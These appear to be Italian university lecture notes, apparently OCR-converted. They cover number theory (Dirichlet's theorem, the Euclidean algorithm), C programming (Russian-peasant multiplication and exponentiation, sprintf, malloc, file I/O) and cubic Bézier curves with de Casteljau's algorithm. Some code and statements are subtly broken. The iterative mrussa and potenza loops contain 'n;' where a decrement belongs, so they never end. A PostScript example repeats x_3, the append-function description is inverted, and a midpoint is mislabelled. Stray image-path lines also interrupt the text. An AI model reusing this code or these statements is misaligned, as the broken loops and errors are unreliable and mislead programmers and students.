Questo famoso teorema afferma che, se $m \geq 2$ ed r sono interi relativamente primi tra di loro, allora la progressione aritmetica $m\mathbf{Z} + r$ contiene un numero infinito di numeri primi. Ciò implica ad esempio che esiste un numero infinito di primi la cui ultima cifra nella rappresentazione in base 10 è 1.

Infatti vale addirittura che ciascuno di questi resti, fissato m, appare asintoticamente lo stesso numero di volte, cioè che, se con $v(r, m, N)$ indichiamo il numero dei primi $p \leq N$ che nella divisione per m danno resto r, allora

$$\lim_{N\to\infty} \frac{v(r, m, N)}{v(s, m, N)} = 1$$

per ogni coppia di numeri r ed s con $0 < r, s < m$ e tali che $\text{mcd}(r, m) = \text{mcd}(s, m) = 1$.

Quindi non è possibile distinguere in qualche modo i primi dai loro resti modulo m, tranne i casi banali in cui il resto non è primo con m (ad esempio un numero con ultima cifra decimale uguale a 8 non potrà mai essere primo).

Ciò implica in particolare che il numero dei primi la cui ultima cifra in base dieci è 1 è asintoticamente uguale al numero dei primi la cui ultima cifra è 3, e lo stesso vale per 7 e 9. Perché non consideriamo gli altri resti $(0, 2, 4, 5, 6, 8)$?

Esercizio: Scrivere un programma in C che, utilizzando un vettore creato a mano che contiene i primi ≤ 70, calcola i resti di questi primi modulo 10 e visualizza il risultato in forma di una tabella (simile a quella che abbiamo usato per la legge di Ohm). Ripetere l'esercizio per $m = 12$.

L'algoritmo euclideo

Questo algoritmo familiare a tutti e apparentemente a livello solo scolastico, è uno dei più importanti della matematica. Sorprendentemente ciò non vale solo per le sue generalizzazioni ad anelli di polinomi o anelli di numeri, ma è lo stesso algoritmo elementare che impariamo a scuola ad avere numerose applicazioni: in problemi pratici (ad esempio nella grafica al calcolatore), in molti campi avanzati della matematica (teoria dei numeri e analisi complessa), nell'informatica teorica. L'algoritmo euclideo si basa sulla seguente osservazione:

Siano a, b, c, α, d numeri interi e $a = \alpha b + c$. Allora ($d|a$ e $d|b$) <=> ($d|b$ e $d|c$). Quindi i comuni divisori di a e b sono esattamente i comuni divisori di b e c. In particolare le due coppie di numeri devono avere lo stesso massimo comune divisore: $\mathrm{mcd}(a, b) = \mathrm{mcd}(b, c)$.

Calcoliamo $d := \mathrm{mcd}(7464, 3580)$:

$$\begin{aligned}
7464 &= 2\cdot 3580 + 304 && => d = \mathrm{mcd}(3580, 304)\\
3580 &= 11\cdot 304 + 236 && => d = \mathrm{mcd}(304, 236)\\
304 &= 1\cdot 236 + 68 && => d = \mathrm{mcd}(236, 68)\\
236 &= 3\cdot 68 + 32 && => d = \mathrm{mcd}(68, 32)\\
68 &= 2\cdot 32 + 4 && => d = \mathrm{mcd}(32, 4)\\
32 &= 8\cdot 4 + 0 && => d = \mathrm{mcd}(4, 0) = 4
\end{aligned}$$

Si vede che il massimo comune divisore è l'ultimo resto diverso da 0 nell'algoritmo euclideo. L'algoritmo in C è molto semplice (dobbiamo però prima convertire i numeri negativi in positivi):

```
int mcd (int a, int b)
{int r;
if (a< 0) a=-a; if (b< 0) b=-b;
for (;b;) {r=a%b; a=b; b=r;} return a;}
```

Altrettanto semplice è la versione ricorsiva:

```
int mcd (int a, int b)
{if (a< 0) a=-a; if (b< 0) b=-b;
if (b==0) return a; return mcd(b,a%b);}
```

Giustificare l'algoritmo ricorsivo. Esercizio: Creare una funzione **provamcd** in **prove.c** e fare in modo che questa funzione venga chiamata dal menu battendo `mcd`. La funzione aspetta l'input di due interi `a` e `b` e visualizza il loro massimo comune divisiore.

La moltiplicazione russa

Esiste un algoritmo leggendario del contadino russo per la moltiplicazione di due numeri, uno dei quali deve essere un intero positivo. Assumiamo che vogliamo calcolare $86x$, dove x è un numero reale. Lo schema è molto simile a quello della potenza e va letto in modo analogo.

$$86\cdot x \longrightarrow 43\cdot 2x \xrightarrow{\nearrow^{2x}} 42\cdot 2x \longrightarrow 21\cdot 4x \xrightarrow{\nearrow^{4x}} 20\cdot 4x \longrightarrow 10\cdot 8x \longrightarrow 5\cdot 16x \xrightarrow{\nearrow^{16x}} 4\cdot 16x \longrightarrow 2\cdot 32x \longrightarrow 1\cdot 64x \xrightarrow{\nearrow^{64x}}\longrightarrow 0\cdot 128x \longrightarrow \bullet$$

Diamo una versione ricorsiva e una versione iterativa in C per questo algoritmo:

```
double mrussa (int n, double x)
{if (n%2) return x+mrussa(n-1,x);
if (n> 0) return mrussa(n/2,x+x); return 0;}

double mrussa (int n, double x)
{double s;
for (s=0;n;) if (n%2) {s+=x; n;}
else {x+=x; n/=2;} return s;}
```

Potenze con esponenti interi

Per il calcolo di potenze con esponenti reali arbitrari si può usare la funzione **pow** del C che ha il prototipo `double pow (double x, double m)` e richiede il header `<math.h>`. La terza radice si ottiene ad esempio con `pow(x,1/3)`. Per esponenti interi positivi si può usare invece un altro metodo del contadino russo. Assumiamo di voler elevare x alla 937-esima potenza.

$$x^{937} \xrightarrow{\nearrow^{x}} x^{936} \longrightarrow (x^2)^{468} \longrightarrow (x^4)^{234} \longrightarrow (x^8)^{117} \xrightarrow{\nearrow^{x^8}} (x^8)^{116} \longrightarrow (x^{16})^{58} \longrightarrow (x^{32})^{29} \xrightarrow{\nearrow^{x^{32}}} (x^{32})^{28} \longrightarrow (x^{64})^{14} \longrightarrow (x^{128})^{7} \xrightarrow{\nearrow^{x^{128}}} (x^{128})^{6} \longrightarrow (x^{256})^{3} \xrightarrow{\nearrow^{x^{256}}} (x^{256})^{2} \longrightarrow (x^{512})^{1} \xrightarrow{\nearrow^{x^{512}}} (x^{512})^{0} \longrightarrow \bullet$$

Lo schema va interpretato così: $x^{937} = x\cdot x^{936}$. Ci ricordiamo il fattore x. $x^{936} = (x^2)^{468}$, quindi sostituendo x con x^2 dobbiamo solo fare la 468-esima potenza del nuovo x oppure la 234-esima se sostituiamo ancora x con il suo quadrato. Quando arriviamo a un esponente dispari, moltiplichiamo l'ultimo valore di x con il fattore fino a quel punto memorizzato e possiamo quindi diminuire l'esponente di uno, ottenendo di nuovo un esponente pari. E così via. In ogni passaggio dobbiamo solo o formare un quadrato e dimezzare l'esponente oppure moltiplicare il fattore con il valore attuale di x e diminuire l'esponente di uno. È facile tradurlo in un programma ricorsivo o iterativo in C:

```
double potenza (double x, int n)
{if (n%2) return x*potenza(x,n-1);
if (n> 0) return potenza(x*x,n/2); return 1;}

double potenza (double x, int n)
{double p;
for (p=1;n;) if (n%2) {p*=x; n;}
else {x*=x; n/=2;} return p;}
```

Esercizio: Aggiungere gli algoritmi del contadino russo al nostro progetto e creare un'interfaccia in **main**.

---

sprintf

La funzione **sprintf** è molto simile nella sintassi alla funzione **printf** che abbiamo discusso a pag. 37 e da cui si distingue per un argomento in più che precede i tipici argomenti di **printf**. Il primo argomento è un puntatore a caratteri e la chiamata della funzione fa in modo che i caratteri che con **printf** verrebbero scritti sullo schermo vengano invece scritti nell'indirizzo che corrisponde a quel puntatore.

Ci sono due usi principali di questa funzione. Da un lato può essere utilizzata per creare delle copie di stringhe, dall'altro può servire per preparare una stringa per una successiva elaborazione, ad esempio per un output grafico che non utilizza **printf**:

```
char a[200];
sprintf(a,"Il valore è %.2f",x);
scrivinellafinestra(f,a);
```

dove immaginiamo che l'ultima istruzione effettua una visualizzazione della stringa `a` nella finestra `f`.

La funzione **sprintf** può essere usata per copiare una stringa, bisogna però stare attenti ai caratteri speciali e a eventuali sovrapposizioni in memoria, come verrà spiegato nel prossimo articolo.

Copiare una stringa

Quando si usa **sprintf** per copiare una stringa, bisogna stare attenti a due cose: In primo luogo la parola da copiare non deve contenere caratteri che possono essere interpretati come caratteri di formattazione, quindi soprattutto \, %, ecc. Inoltre la copia deve essere disgiunta in memoria dall'originale. Non funziona perciò la seguente istruzione:

```
char a[200]="Bologna";
printf("%s\n",a);
sprintf(a+2,a);
printf("%s\n",a);
```

La seconda riga dell'output inizierà con ``BoBoBo...'' e talvolta si avrà addirittura un `segmentation fault`, indice di sovrascrittura di memoria non riservata. Infatti prima viene copiata la `B` in `a+2` al posto della `l`, poi la `o` in `a+3`, poi il contenuto di `a+2` in `a+4` e così via. Ma il contenuto di `a+2` adesso è `B`!

Nello stesso modo si comporta la seguente funzione:

```
void copianonsicura (char *A, char *B)
// Le due stringhe non devono
// sovrapporsi in memoria.
{for (;*A;A++,B++) *B=*A; *B=0;}
```

Funziona invece anche nel caso di sovrapposizione in memoria:

```
void copia (char *A, char *B)
{char *X,*Y,*Z;
X=malloc(strlen(A)+4);
for (Y=X;*A;A++,Y++) *Y=*A; *Y=0;
for (Y=B,Z=X;*Z;Y++,Z++) *Y=*Z;
*Y=0; free(X);}
```

Qui abbiamo usate le due funzioni **malloc** e **free** descritte su questa stessa pagina. Il vantaggio di **sprintf** è comunque che permette l'inserimento di parti variabili nella stringa da copiare. Un altro modo per effettuare una copia sicura di una stringa `B` in una stringa `A` è l'uso dell'istruzione

```
memmove(A,B,strlen(B)+1)
```

che usa la funzione **memmove** delle librerie standard che discuteremo più avanti in modo più completo.

Lo schema di Horner

Sia dato un polinomio $f = a_0x^n + a_1x^{n-1} + \cdots + a_n \in A[x]$, dove A è un qualsiasi anello commutativo. Per $\alpha \in A$ vogliamo calcolare $f(\alpha)$. Sia ad esempio $f = 3x^4 + 5x^3 + 6x^2 + 8x + 17$. Calcoliamo

$$\begin{aligned} b_0 &= 3 \\ b_1 &= b_0\alpha + 5 &&= 3\alpha + 5 \\ b_2 &= b_1\alpha + 6 &&= 3\alpha^2 + 5\alpha + 6 \\ b_3 &= b_2\alpha + 8 &&= 3\alpha^3 + 5\alpha^2 + 6\alpha + 8 \\ b_4 &= b_3\alpha + 17 &&= 3\alpha^4 + 5\alpha^3 + 6\alpha^2 + 8\alpha + 17 \end{aligned}$$

e vediamo che $b_4 = f(\alpha)$. Lo stesso si può fare nel caso generale:

$$\begin{aligned} b_0 &= a_0 \\ b_1 &= b_0\alpha + a_1 \\ &\dots \\ b_k &= b_{k-1}\alpha + a_k \\ &\dots \\ b_n &= b_{n-1}\alpha + a_n \end{aligned}$$

con $b_n = f(\alpha)$, come dimostriamo adesso. Consideriamo il polinomio $g := b_0x^{n-1} + b_1x^{n-2} + \cdots + b_{n-1}$. Allora, usando che $\alpha b_k = b_{k+1} - a_{k+1}$ per $k = 0, \ldots, n-1$, abbiamo $\alpha g = \alpha b_0x^{n-1} + \alpha b_1x^{n-2} + \cdots + \alpha b_{n-1} = (b_1 - a_1)x^{n-1} + (b_2 - a_2)x^{n-2} + \cdots + (b_{n-1} - a_{n-1})x + b_n - a_n = (b_1x^{n-1} + b_2x^{n-2} + \cdots + b_{n-1}x + b_n) - (a_1x^{n-1} + a_2x^{n-2} + \ldots a_{n-1}x + a_n) = x(g - b_0x^{n-1}) + b_n - (f - a_0x^n) = xg - b_0x^n + b_n - f + a_0x^n = xg + b_n - f$, quindi $f = (x - \alpha)g + b_n$, e ciò implica $f(\alpha) = b_n$.

$b_0, \ldots, b_{n-1}$ sono perciò i coefficienti del quoziente nella divisione con resto di f per $x - \alpha$, mentre b_n è il resto, uguale a $f(\alpha)$.

Questo algoritmo si chiama *schema di Horner* o *schema di Ruffini* ed è molto più veloce del calcolo separato delle potenze di α (tranne nel caso che il polinomio consista di una sola o di pochissime potenze, in cui si userà invece l'algoritmo del contadino russo). Quando serve solo il valore $f(\alpha)$, in un programma in C si può usare la stessa variabile per tutti i b_k:

```
double horner (double alfa, double a[], int n)
{double b; int k;
for (b=a[0],k=1;k<=n;k++) b=b*alfa+a[k]; return b;}
```

Allocazione di memoria in C

Per riservare o liberare parti di memoria in C si usano quattro funzioni i cui prototipi sono

```
void * malloc(size_t n);
void * calloc(size_t n, size_t dim);
void * realloc(void *A, size_t n);
void free(void *A);
```

Tutte queste funzioni richiedono il header `<stdlib.h>`. Vengono usate nel modo seguente.

```
A=malloc(n);
```

Questa istruzione chiede al sistema di cercare in memoria uno spazio di n bytes attigui, all'inizio del quale punterà `A`; se ciò non è possibile, `A` viene posto uguale a 0. Per n=0 si ottiene spesso (ma non necessariamente) il puntatore 0.

Per controllare il buon esito dell'operazione, in genere l'istruzione sarà seguita da

```
if (A==0) eccezione; ...
```

La funzione **calloc** è un caso particolare di **malloc**, infatti

```
A=calloc(n,dim);
```

è equivalente a

```
A=malloc(n*dim);
```

e riserva quindi lo spazio per `n` oggetti di dim bytes ciascuno. Se necessario, la dimensione può essere calcolata mediante **sizeof**, ad esempio

```
A=calloc(100,sizeof(unvettore));
```

realloc viene usato per modificare lo spazio precedentemente riservato con **malloc**, **calloc** o un altro **realloc**. Le regole più importanti sono:

`A=realloc(0,n);` è equivalente a `A=malloc(n);` `A=realloc(A,0);` con `A` $\neq$ `0` equivale essenzialmente a `free(A); A=0;`.

`A=realloc(A,n);` con `n` non maggiore dello spazio già riservato per `A` libera lo spazio non più richiesto e non modifica l'indirizzo a cui punta `A`. Altrimenti viene riservato più spazio a partire da `A`, se ciò è possibile, oppure, in caso contrario, questo spazio viene cercato in un altra parte della memoria.

```
free(A);
```

fa in modo che lo spazio riservato per `A` venga liberato. Attenzione: Se lo spazio in `A` non è riservato (ad esempio a causa di una chiamata in troppo di `free`), ciò provoca quasi sempre un (brutto) errore in memoria (*segmentation fault*).

Funzioni per i files

Mettiamo queste funzioni in un nuovo file sorgente che chiamiamo **files.c**. La prima funzione ha il prototipo `int caricafile (char *A, char *B, size_t n)`. L'istruzione `caricafile(''lettera'',X,10000);` trasferisce i primi 10000 bytes del file **lettera** nel puntatore `X`, fermandosi prima, se il file contiene meno di 10000 bytes. Dopo l'ultimo carattere trasferito viene aggiunto il carattere ASCII 0.

La funzione restituisce il valore 0, se non è stato possibile aprire il file (ad esempio se questo file non esiste o manca il permesso di lettura), e restituisce il valore -1, se la lettura è stata incompleta, cioè se il file conteneva più di 10000 caratteri. Se tutto è andato bene invece la funzione restituisce 1.

```
int caricafile (char *A, char *B, size_t n)
{FILE *File; int z,tutti=0; size_t k;
File=fopen(A,"r");
if (File==0) {*B=0; return 0;}
for (k=0;k< n;k++,B++) {z=getc(File);
if (z==EOF) {tutti=1; break;} *B=z;}
fclose(File); *B=0; if (tutti) return 1;
return -1;}
```

Osserviamo l'uso di un puntatore al tipo `FILE` e della funzione **fopen**, il cui secondo argomento `''r''` indica che il file viene aperto in lettura (*read*). **getc** è una funzione che legge un carattere alla volta dal File. La variabile `z` che riceve i caratteri è dichiarata di tipo `int` per una corretta interpretazione di `EOF` (*end of file*).

In modo analogo sono definite le funzioni **scrivifile** per scrivere un testo su un file (che viene aperto con il diritto di scrittura, riconoscibile dal secondo argomento di **fopen** che viene posto uguale a `''w''` - *write*) e **aggiungifile** (*append*) che aggiunge un testo a un file se questo non esiste (altrimenti questo file viene creato).

```
int scrivifile (char *A, char *B)
{FILE *File;
File=fopen(B,"w"); if (File==0) return 0;
for (;*A;A++) putc(*A,File); fclose(File);
return 1;}
```

```
int aggiungifile (char *A, char *B)
{FILE *File;
File=fopen(B,"a"); if (File==0) return 0;
for (;*A;A++) putc(*A,File); fclose(File);
return 1;}
```

Possiamo adesso creare una funzione che legge un file α di nostra scelta e lo riscrive in α.mod dopo aver cambiato tutte le lettere in maiuscole:

```
void modificafile ()
{char testo[20000],nome[100],
nomemod[100],*X;
printf("Nome del file: "); input(nome,40);
if (caricafile(nome,testo,19000)!=1) return;
for (X=testo;*X;X++) *X=toupper(*X);
sprintf(nomemod,"%s.mod",nome);
scrivifile(testo,nomemod);}
```

Per cambiare il nome di un file si può usare la funzione **rename**, per cancellare un file **remove**, per cambiare la directory di lavoro (sotto Unix) **chdir**. I prototipi sono

```
int rename(const char *α, char *β);
int remove(char *α);
int chdir(const *α);
```

fseek e ftell

A ogni file aperto è assegnato un puntatore di posizione (per la prossima operazione di lettura o scrittura) che all'inizio dopo `fopen(...,''w'')` e `fopen(...,''r'')` si trova all'inizio del file, dopo `fopen(...,''a'')` alla fine. La funzione **fseek** con prototipo

```
int fseek(FILE *α, long β, int γ)
```

permette di spostarsi all'interno del file a cui punta α di β bytes, mentre γ può avere uno dei valori `SEEK_SET` (inizio del file), `SEEK_CUR` (posizione corrente) o `SEEK_END` (fine del file). β si riferisce a γ e sarà quindi negativo in caso che il movimento parta dalla fine del file. Ad esempio `fseek(File,0,SEEK_END)` porta il puntatore di posizione alla fine, mentre `fseek(File,5,SEEK_CUR)` lo fa avanzare di 5 bytes.


La funzione **ftell** ha il prototipo

```
long ftell(FILE *$\alpha$)
```

e restituisce la posizione corrente del puntatore interno rispetto alla posizione zero (inizio del file). Possiamo quindi definire una funzione per calcolare la lunghezza di un file:

```
size_t lunghezzafile (char *A)
{FILE *File;
File=fopen(A,"r");
if (File==0) return 0;
fseek(File,0,SEEK_END);
return ftell(File);}
```

Comandi Emacs



elenco buffer aperti	**F1**	incolla	**ˆY**
uscire	**F4 (ˆXC)**	cancella carattere	**ˆD**
salvare	**F8 (ˆXS)**	cancella ←	**ˆH**
comando	**F9**	cancella resto riga	**ˆK**
sostituzione	**F10**	cancella riga	**ˆAK**
apri file	**TAB (ˆXF)**	cancella da qui	**ˆTR**
inserisci file	**ˆTI**	cerca →	**ˆS**
togli buffer	**ˆTK**	cerca ←	**ˆR**
tutta la finestra	**F7**	termina comando	**ˆG**
cambia mezzafinestra	**ˆCV**	undo	**ˆTU**
apropos espressione	**ˆTH A**	maiuscole	**ˆTM**
apropos tasto	**ˆTH K**	minuscole	**ˆTN**
apropos variabile	**ˆTX**	compila	**Canc**
descrivi comando	**ˆTW**	esegui alfa	**Fine**
descrivi variabile	**ˆTV**	goto	↖

Per battere un carattere tabulatore bisogna usare **ˆQ TAB**.
Per scambiare due righe si utilizza **ˆXT**.

SISTEMI *di* ELABORAZIONE dell'INFORMAZIONE


Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 12 ◇ 19 Dicembre 2000

L'algoritmo di Casteljau

Come impareremo in questo numero, un arco di curva piana con rappresentazione parametrica polinomiale di terzo grado


$$x = x(t) = a + bt + ct^2 + dt^3$$
$$y = y(t) = a' + b't + c't^2 + d't^3$$

è univocamente determinato da due punti $P_0 = (x_0, y_0)$ *e* $P_3 = (x_3, y_3)$ *della curva (punto iniziale e punto finale dell'arco) e due altri punti (punti di controllo)* $P_1 = (x_1, y_1)$ *e* $P_2 = (x_2, y_2)$, *dai quali l'arco di curva in un programma in PostScript può essere ottenuto dall'istruzione*



x_0 y_0 *moveto* x_1 y_1 x_2 y_2 x_3 x_3 *curveto stroke*

Per disegnare la curva, il PostScript usa il seguente algoritmo (un caso speciale dell'algoritmo di Casteljau).



In questa figura i punti P_0, P_1, P_2 *e* P_3 *sono dati; gli altri si ottengono dallo schema seguente:*

$$P_0$$
$$P_{01} = \frac{P_0+P_1}{2}$$
$$P_1 \qquad P_{02} = \frac{P_{01}+P_{12}}{2}$$
$$P_{12} = \frac{P_1+P_2}{2} \qquad P_{03} = \frac{P_{02}+P_{13}}{2}$$
$$P_2 \qquad P_{13} = \frac{P_{12}+P_{23}}{2}$$
$$P_{23} = \frac{P_2+P_3}{2}$$
$$P_3$$

Vedremo che il punto P_{03} *è ancora un punto della curva (infatti si ha* $P_{03} = P(\frac{t_0+t_1}{2})$, *se scriviamo* $P(t) = (x(t), y(t))$ *e* $P(t_0) = P_0$, $P(t_1) = P_3$*) e che* P_{01} *e* P_{02} *sono i punti di controllo del pezzo di curva tra* t_0 *e* $\frac{t_0+t_1}{2}$, *e che similmente* P_{13} *e* P_{23} *sono i punti di controllo del tratto tra* $\frac{t_0+t_1}{2}$ *e* t_1. *Possiamo quindi ripetere la procedura separatamente per le due metà, ottenendo altri due punti della curva, e così via. Quando le distanze sono inferiori a una certa risoluzione prefissata, l'algoritmo viene terminato. È in questo modo che il computer (o la stampante) disegna le curve quando opera sotto PostScript. La semplicità di queste operazioni da un lato (solo addizioni e divisione per due) e la fondatezza teorica dall'altro fanno delle curve di Bézier uno degli strumenti preferiti della grafica al calcolatore. Dallo schema si ottengono facilmente le formule esplicite*

$$P_{02} = \frac{P_0+2P_1+P_2}{4}$$
$$P_{13} = \frac{P_1+2P_2+P_3}{4}$$
$$P_{03} = \frac{P_0+3P_1+3P_2+P_3}{8}$$

Questa settimana

51 L'algoritmo di Casteljau
Esperimenti con PostScript

52 Curve di Bézier cubiche
Invarianza affine
I punti di controllo

53 La parabola
Il cerchio
L'ellisse

54 L'iperbole
Esempi di curve di Bézier
Libri

55 Listati del progetto

56 Listati di prove.c e bezier.c
Makefile

Esperimenti con PostScript

Abbiamo già osservato a pag. 20 che PostScript è un linguaggio di programmazione. È stato concepito soprattutto come linguaggio sofisticato e ricco di funzioni per stampanti e per programmi complessi chiede molta pazienza al programmatore. Alcune funzioni però sono di uso immediato, ad esempio

10 15 moveto 30 50 lineto 60 100 lineto

per definire un poligono – l'unità di misura di default è all'incirca un terzo di mm (1/72 di pollice), ma ponendo all'inizio del file `2.8346 2.8346 scale` l'unità diventa uguale a un mm,

0 10 moveto 0 0 10 90 180 arc

per definire un arco di cerchio da 90 a 180 gradi, e soprattutto

x_0 y_0 *moveto* x_1 y_1 x_2 y_2 x_3 y_3 *curveto*

per ottenere una curva di Bézier cubica in cui gli x_j e y_j hanno lo stesso significato come nella discussione a lato. Per disegnare i cammini così definiti bisogna aggiungere `stroke` alla fine della definizione, e affinché una pagina scritta in PostScript venga visualizzata o stampata deve terminare con l'istruzione `showpage`.

I tipici files PostScript (riconoscibili dal suffisso *.ps* peraltro non necessario) sono normali files di testo. Quando vengono generati automaticamente per rappresentare un'immagine in genere sono quasi illeggibili e raggiungono facilmente dimensioni superiori ai 100K, ma se l'immagine viene descritta mediante le figure geometriche che la compongono, spesso con poche righe si ottengono risultati interessanti.

Curve di Bézier cubiche

Teorema: Siano dati quattro punti P_0, V_0, P_3, V_3 del piano reale e due numeri reali t_0 e t_1 con $t_0 < t_1$. Allora esiste un'unica curva a rappresentazione parametrica polinomiale di (al massimo) terzo grado,

$$P(t) = \begin{pmatrix} x(t) \\ y(t) \end{pmatrix} \quad \text{con} \quad \begin{array}{l} x(t) = a + bt + ct^2 + dt^3 \\ y(t) = a' + b't + c't^2 + d't^3 \end{array}$$

tale che $P(t_0) = P_0$, $P(t_1) = P_3$, $\dot{P}(t_0) = V_0$ e $\dot{P}(t_1) = V_3$.

Dimostrazione: Siccome $t_0 \neq t_1$, possiamo effettuare la trasformazione di parametri $s = \frac{t-t_0}{t_1-t_0}$ con $s \in [0,1]$ per t che varia tra t_0 e t_1. È chiaro anche che la rappresentazione parametrica $\tilde{P}(s)$ in termini di s che si ottiene è ancora polinomiale di grado 3 con i vettori tangenti dati da $\frac{d\tilde{P}(s)}{ds} = \dot{P}(s)\frac{dt}{ds} = \dot{P}(s)(t_1 - t_0)$. Possiamo quindi assumere che $t_0 = 0$ e $t_1 = 1$.

Scriviamo $P_0 = \begin{pmatrix} x_0 \\ y_0 \end{pmatrix}$, $V_0 = \begin{pmatrix} \dot{x}_0 \\ \dot{y}_0 \end{pmatrix}$, $P_3 = \begin{pmatrix} x_3 \\ y_3 \end{pmatrix}$, $V_3 = \begin{pmatrix} \dot{x}_3 \\ \dot{y}_3 \end{pmatrix}$ e osserviamo che $\dot{x} = b+2ct+3dt^2$ e $\dot{y} = b'+2c't+3d't^2$.

Le condizioni richieste diventano allora $x_0 = a, y_0 = a'$, $\dot{x}_0 = b, \dot{y}_0 = b', x_3 = a+b+c+d, y_3 = a'+b'+c'+d'$, $\dot{x}_3 = b+2c+3d, \dot{y}_3 = b'+2c'+3d'$, da cui ricaviamo un sistema lineare di quattro equazioni per le incognite a, b, c, d e un sistema analogo per le incognite a', b', c', d'. Consideriamo il primo:

$$\begin{array}{ccccccccc} a & & & & & & & = & x_0 \\ & & b & & & & & = & \dot{x}_0 \\ a & + & b & + & c & + & d & = & x_3 \\ & & b & + & 2c & + & 3d & = & \dot{x}_3 \end{array}$$

da cui si trova facilmente

$$\begin{array}{lcl} a & = & x_0 \\ b & = & \dot{x}_0 \\ c & = & 3(x_3 - x_0) - 2\dot{x}_0 - \dot{x}_3 \\ d & = & 2(x_0 - x_3) + \dot{x}_0 + \dot{x}_3 \end{array}$$

e similmente

$$\begin{array}{lcl} a' & = & y_0 \\ b' & = & \dot{y}_0 \\ c' & = & 3(y_3 - y_0) - 2\dot{y}_0 - \dot{y}_3 \\ d' & = & 2(y_0 - y_3) + \dot{y}_0 + \dot{y}_3 \end{array}$$

In forma vettoriale la soluzione può essere scritta così:


$$\begin{array}{lcl} \begin{pmatrix} a \\ a' \end{pmatrix} & = & P_0 \\ \begin{pmatrix} b \\ b' \end{pmatrix} & = & V_0 \\ \begin{pmatrix} c \\ c' \end{pmatrix} & = & 3(P_3 - P_0) - 2V_0 - V_3 \\ \begin{pmatrix} d \\ d' \end{pmatrix} & = & 2(P_0 - P_3) + V_0 + V_3 \end{array}$$

Osservazione: Con le notazioni del teorema introduciamo i punti di controllo $P_1 := P_0 + \frac{1}{3}V_0$ e $P_2 := P_3 - \frac{1}{3}V_3$. Possiamo esprimere i coefficienti della rappresentazione parametrica mediante i due punti dati della curva e i punti di controllo nel modo seguente (nelle ipotesi $t_0 = 0, t_1 = 1$):

$$\begin{array}{lcl} \begin{pmatrix} a \\ a' \end{pmatrix} & = & P_0 \\ \begin{pmatrix} b \\ b' \end{pmatrix} & = & 3(P_1 - P_0) \\ \begin{pmatrix} c \\ c' \end{pmatrix} & = & 3(P_0 - 2P_1 + P_2) \\ \begin{pmatrix} d \\ d' \end{pmatrix} & = & P_3 - P_0 + 3(P_1 - P_2) \end{array}$$


Invarianza affine

Esercizio 1: V e W siano spazi vettoriali su un corpo K e $\phi : V \longrightarrow W$ un'applicazione affine. Siano P, Q e X tre punti di V con $X = P + \lambda(Q - P)$ e $\lambda \in K$. Allora $\phi(X) = \phi(P) + \lambda(\phi(Q) - \phi(P))$.



I punti di controllo

Nelle ipotesi e con le stesse notazioni del teorema e ponendo $\Delta t := t_1 - t_0$ introduciamo i punti di controllo $P_1 := P_0 + \frac{\Delta t}{3}V_0$ e $P_2 := P_3 - \frac{\Delta t}{3}V_3$ come abbiamo già fatto per il caso $\Delta t = 1$ nell'ultima osservazione. P_1 si trova sulla retta tangente in P_0 alla curva del teorema (che si chiama la *curva di Bézier* cubica determinata dai punti P_0, P_1, P_2, P_3) e il vettore $P_1 - P_0$ mostra nella stessa direzione come il vettore tangente alla curve in P_0, cioè V_0, mentre P_2 si trova sulla retta tangente in P_3 e mostra nella direzione opposta a quella del vettore tangente in P_3, cioè V_3.



La curva è piuttosto piatta e ciò si accorda col fatto che, come si potrebbe dimostrare facilmente, essa è tutta contenuta nell'inviluppo convesso dei quattro punti P_0, P_1, P_2 e P_3, come si vede anche nel disegno.

Mostriamo adesso che nell'algoritmo presentato a pag. 51 il punto P_{02} è uguale a $P(t_0 + \frac{\Delta t}{2})$ e che P_{01} e P_{02} sono i punti di controllo della metà sinistra della curva, P_{13} e P_{23} i punti di controllo della metà destra. Come prima (e per l'esercizio 1) è sufficiente considerare il caso $t_0 = 0, t_1 = 1$. Possiamo quindi utilizzare le formula

$$\begin{array}{lcl} P(t) & = & P_0 + 3(P_1 - P_0)t + 3(P_0 - 2P_1 + P_2)t^2 + \\ & & (P_3 - P_0 + 3(P_1 - P_2)t^3 \end{array}$$

che segue dall'osservazione in basso a sinistra. Perciò


$$\begin{array}{lcl} P(\frac{1}{2}) & = & P_0 + \frac{3(P_1-P_0)}{2} + \frac{3(P_0-2P_1+P_2)}{4} + \frac{(P_3-P_0+3(P_1-P_2)}{8} \\ & = & \frac{P_0+3P_1+3P_2+P_3}{8} = P_{03} \end{array}$$

Esercizio 2: Dimostrare da soli che

$$\begin{array}{lcllcl} P_{01} & = & P_0 & + & \frac{1}{3}V_0 \\ P_{02} & = & P_{03} & - & \frac{1}{3}\dot{P}(\frac{1}{2}) \\ P_{13} & = & P_{03} & + & \frac{1}{3}\dot{P}(\frac{1}{2}) \\ P_{23} & = & P_3 & - & \frac{1}{3}V_3 \end{array}$$

La parabola

